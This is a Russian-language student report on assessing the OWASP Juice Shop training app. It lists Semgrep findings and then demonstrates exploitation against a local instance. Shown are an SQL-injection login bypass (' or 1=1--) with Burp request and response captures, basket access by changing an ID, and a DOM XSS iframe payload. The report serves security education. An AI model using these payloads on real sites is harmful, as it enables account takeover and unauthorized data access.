


Итоговая практическая работа по модулю: “Анализ защищённости ПО”.

Анализ защищённости веб-приложений.

1. Краткий обзор Веб-приложения “Интернет-магазин Juice Shop OWASP”.

Интернет - магазин “Juice Shop” является веб-приложением с огромным количеством предполагаемых уязвимостей в системе безопасности. Juice Shop OWASP - это проект с открытым исходным кодом, организованный “Open Worldwide Application Security Project® (OWASP)” и поддерживается волонтерами.


Уязвимости из OWASP Top-10



1. Уязвимости контроля доступа (Broken Access Control)
2. Ошибки криптографии (Cryptographic Failures)
3. Инъекции (Injection)
4. небезопасный дизайн (Insecure Design)
5. Неправильные настройки безопасности (Security Misconfiguration)
6. Уязвимые и устаревшие компоненты (Vulnerable and Outdated Components)
7. Ошибки идентификации и аутентификации (Identification and Authentication Failures)
8. Сбои целостности программного обеспечения и данных (Software and Data Integrity Failures)
9. Ошибки мониторинга и логирования (Security Logging and Monitoring Failures)
10. Подделка запросов на стороне сервера (Server-Side Request Forgery)


2. Результаты статического анализа приложением Semgrep веб – приложения JuiceShop OWASP.

В ходе статического анализа кода было выявлено 76 уязвимости. Примеры представлены ниже



The screenshot shows the Semgrep web interface for the project "Demo+project+-+OWASP+Juice+Shop". The left sidebar contains filters for Projects (Demo), Status (Open: 76, Ignored, Fixed), Category (All categories), Severity (High, Medium, Low), Confidence (High, Medium, Low), Action (Monitor, Comment, Block), and Rule. The main panel displays "76 Matching Findings" with a "Group by Rule" dropdown and "All time" filter. The findings are listed in a table with columns for severity, rule name, description, and details. The first finding is "angular-bypasssecuritytrust" (Security, Medium) with a description: "Detected the use of \$TRUST. This can introduce a Cross-Site-Scripting (XSS) vulnerability if this comes from user-provided". It lists six instances of the vulnerability in the frontend code.

Severity	Rule Name	Description	Details
Security	angular-bypasssecuritytrust	Detected the use of \$TRUST. This can introduce a Cross-Site-Scripting (XSS) vulnerability if this comes from user-provided	Details
6d	frontend/.../search-result.component.ts:152		Details
6d	frontend/.../search-result.component.ts:126		Details
6d	frontend/.../score-board.component.ts:182		Details
6d	frontend/.../data-export.component.ts:45		Details
6d	frontend/.../administration.component.ts:66		Details



The screenshot shows the Semgrep web interface for the project "Demo+project+-+OWASP+Juice+Shop". The left sidebar contains filters for Projects (Demo), Status (Open: 76, Ignored, Fixed), Category (All categories), Severity (High, Medium, Low), Confidence (High, Medium, Low), Action (Monitor, Comment, Block), and Rule. The main panel displays "76 Matching Findings" with a "Group by Rule" dropdown and "All time" filter. The findings are listed in a table with columns for severity, rule name, description, and details. The first finding is "detected-jwt-token" (Security, Low) with a description: "JWT token detected". It lists six instances of the vulnerability in the frontend code. The second finding is "express-path-join-resolve-traversal" (Security, Medium) with a description: "Possible writing outside of the destination, make sure that the target path is nested in the intended destination".

Severity	Rule Name	Description	Details
Security	detected-jwt-token	JWT token detected	Details
6d	frontend/.../last-login-ip.component.spec.ts:56		Details
6d	frontend/.../last-login-ip.component.spec.ts:50		Details
6d	frontend/.../app.guard.spec.ts:40		Details
6d	cypress/.../forgedJwt.spec.ts:22		Details
6d	cypress/.../forgedJwt.spec.ts:7		Details
Security	express-path-join-resolve-traversal	Possible writing outside of the destination, make sure that the target path is nested in the intended destination	Details

3. Уязвимости из OWASP Top-10, обнаруженные в результате статического анализа.

Подробнее рассмотрим найденные уязвимости.

3.1. Эти уязвимости в коде позволяют проводить атаку типа “SQL Injection”. Что соответствует угрозам из раздела “Инъекции (Injection)”.

6

tainted-sql-string

Security Medium </> Javascript

Detected user input used to manually construct a SQL string. This is usually bad practice because manual construction could accidentally result in a SQL injection. An attacker could use a SQL injection to steal or modify contents of the database. Instead, use a parameterized query which is available by default in most database engines. Alternatively, consider using an object-relational mapper (ORM) such as Sequelize which will protect your queries.

[Hide](#)

6d master

[routes/search.ts:23](#)

Details

3.2. Эти ошибки в коде ведут к раскрытию конфиденциальной информации, что соответствует разделу “Ошибки криптографии (Cryptographic Failures)”.

2

detected-generic-secret

Security Low </> Regex

Generic Secret detected

6d master

[data/.../users.yml:150](#)

Details

6d master

[cypress/.../totpSetup.spec.ts:7](#)

Details

```
email: admin
password: 'admin123'
key: admin
role: 'admin'
securityQuestion:
  id: 2
  answer: '@xI98Px00+06!'
feedback:
  comment: 'I love this shop! Best products in town! Highly recommended!'
  rating: 5
address:
```

3.3. Данная уязвимость в коде может привести к атаке типа “XML External Entities (XXE)”. Такая атака относится к разделу “Неправильные настройки безопасности (Security Misconfiguration)”.

1

express-libxml-vm-noent

Security Low </> Javascript

Detected use of `parseXml()` function with the `noent` field set to `true`. This can lead to an XML External Entities (XXE) attack if untrusted data is passed into it.

[Hide](#)

6d master

[routes/fileUpload.ts:80](#)

[Details](#)

3.4. Эта ошибка в коде при подделке запроса может привести к атаке типа “Подделка запросов на стороне сервера (Server-Side Request Forgery)”.

1

express-ssrf

Security Medium </> Javascript

The following request `$REQUEST.$METHOD()` was found to be crafted from user-input `$REQ` which can lead to Server-Side Request Forgery (SSRF) vulnerabilities. It is recommended where possible to not allow user-input to craft the base request, but to be treated as part of the path or query parameter. When user-input is necessary to craft the request, it is recommended to follow OWASP best practices to prevent abuse.

[Hide](#)

6d master

[routes/profileImageUrlUpload.ts:23](#)

[Details](#)

3.5. Данные уязвимости в коде могут привести к атаке “Межсайтовый скриптинг (XSS)”. Эта атака относится к группе “Инъекции (Injection)”.

2

insecure-document-method

Security Low </> Javascript

User controlled data in methods like `innerHTML`, `outerHTML` or `document.write` is an anti-pattern that can lead to XSS vulnerabilities

[Hide](#)

[frontend/src/hacking-instructor/index.ts](#)

[frontend/.../index.ts:107](#)

[Details](#)

6d master


[frontend/.../three.js:11375](#)

[Details](#)


4. Демонстрация эксплуатации уязвимостей.

4.1. Broken Access Control через SQL Injection на примере взлома аккаунта администратора.

В карточках товара находим отзыв от пользователя с почтой схожей с администраторской.



На следующем шаге пробуем залогиниться под данными этого пользователя. На данном этапе нам пароль неизвестен.



В BurpSuite этот запрос выглядит следующим образом:

```
1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 44
9 Origin: http://127.0.0.1:3000
10 Connection: close
11 Referer: http://127.0.0.1:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "admin@juice-sh.op",
  "password": "a"
}
```


Далее в запросе меняем строку **"email": "admin@juice-sh.op"** на **"email": "" or 1=1 --"**, направляем запрос на сервер и получаем ответ.

```
1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 37
9 Origin: http://127.0.0.1:3000
10 Connection: close
11 Referer: http://127.0.0.1:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email":"' or 1=1--",
  "password":"a"
}
```

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Access-Control-Allow-Origin: *			
3	X-Content-Type-Options: nosniff			
4	X-Frame-Options: SAMEORIGIN			
5	Feature-Policy: payment 'self'			
6	X-Recruiting: /#/jobs			
7	Content-Type: application/json; charset=utf-8			
8	Content-Length: 799			
9	ETag: W/"31f-4DdiwAKW9YeQPceUQMUEc9n5DEg"			
10	Vary: Accept-Encoding			
11	Date: Tue, 23 Jan 2024 14:58:12 GMT			
12	Connection: close			
13				
14	{ "authentication": { "token": " "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ iZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiOiIiLCJ LXNoLm9yIiwicGFzc3dvcmQ6MTkyMDIzYTdiY jUwMCI6InJvbGU6IjZhZGlpbHIsImRlbHV4ZVRva2 AiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NLdHMvYHV zL2RLZmFlbHRBRBZGlpb5wbmcilCJ0b3RwU2VjcmV0 dWUsImNyZWFOZWRRBdCI6IjIwMjQtMDEtMjMgMTE6M nVwZGF0ZWRRBdCI6IjIwMjQtMDEtMjMgMTE6MjMkNT VOZWRBdCI6bnVsbH0sImRhdCI6MTcwNjAyMTg5MnO YGHFPlKu-HSTnsblSvGHZNzhE3eaB7LO5W0uDOoTe WYZmCQ6OC-ihJYi7rtSXWvrAGZ59hVoyuB9acCfkA 30Y1OLcrGCCobFyaH8", "bid":1, "umail": "admin@juice-sh.op" } } }			

На сайте видим следующий результат:



Это говорит нам о том, что нам удалось проэксплуатировать уязвимость и зайти на сайт под логином Администратора.

4.2. Broken Access Control через SQL Injection на примере манипуляции товарами в корзине другого пользователя.

Логинимся под Администратором сайта, далее переходим в раздел “Корзина”. В Burp Suite отлавливаем запрос.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
777	http://127.0.0.1:3000	GET	/assets/public/images/products/melon...			200	21927	JPEG	jpeg		
778	http://127.0.0.1:3000	GET	/assets/public/images/products/fan_fac...			200	27337	JPEG	jpg		
779	https://snjd73vnmhs.statuspag...	GET	/api/v2/status.json			304	1141	script	json		
780	https://snjd73vnmhs.statuspag...	GET	/embed/frame.json			304	1141	script	json		
781	http://127.0.0.1:3000	GET	/rest/basket/1								

Request

[illegible]


Манипулируя данными в строке ***“GET /rest/basket/1 HTTP/1.1”*** и направляя запрос на сервер, получаем доступ к разделу корзины других пользователей через базу данных. Примеры ниже:

[illegible]

4.3. Эксплуатация XSS уязвимости.

На сайте, в поисковой строке вводим следующую нагрузку:

```
<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>
```



Таким образом, мы провели атаку DOM XSS.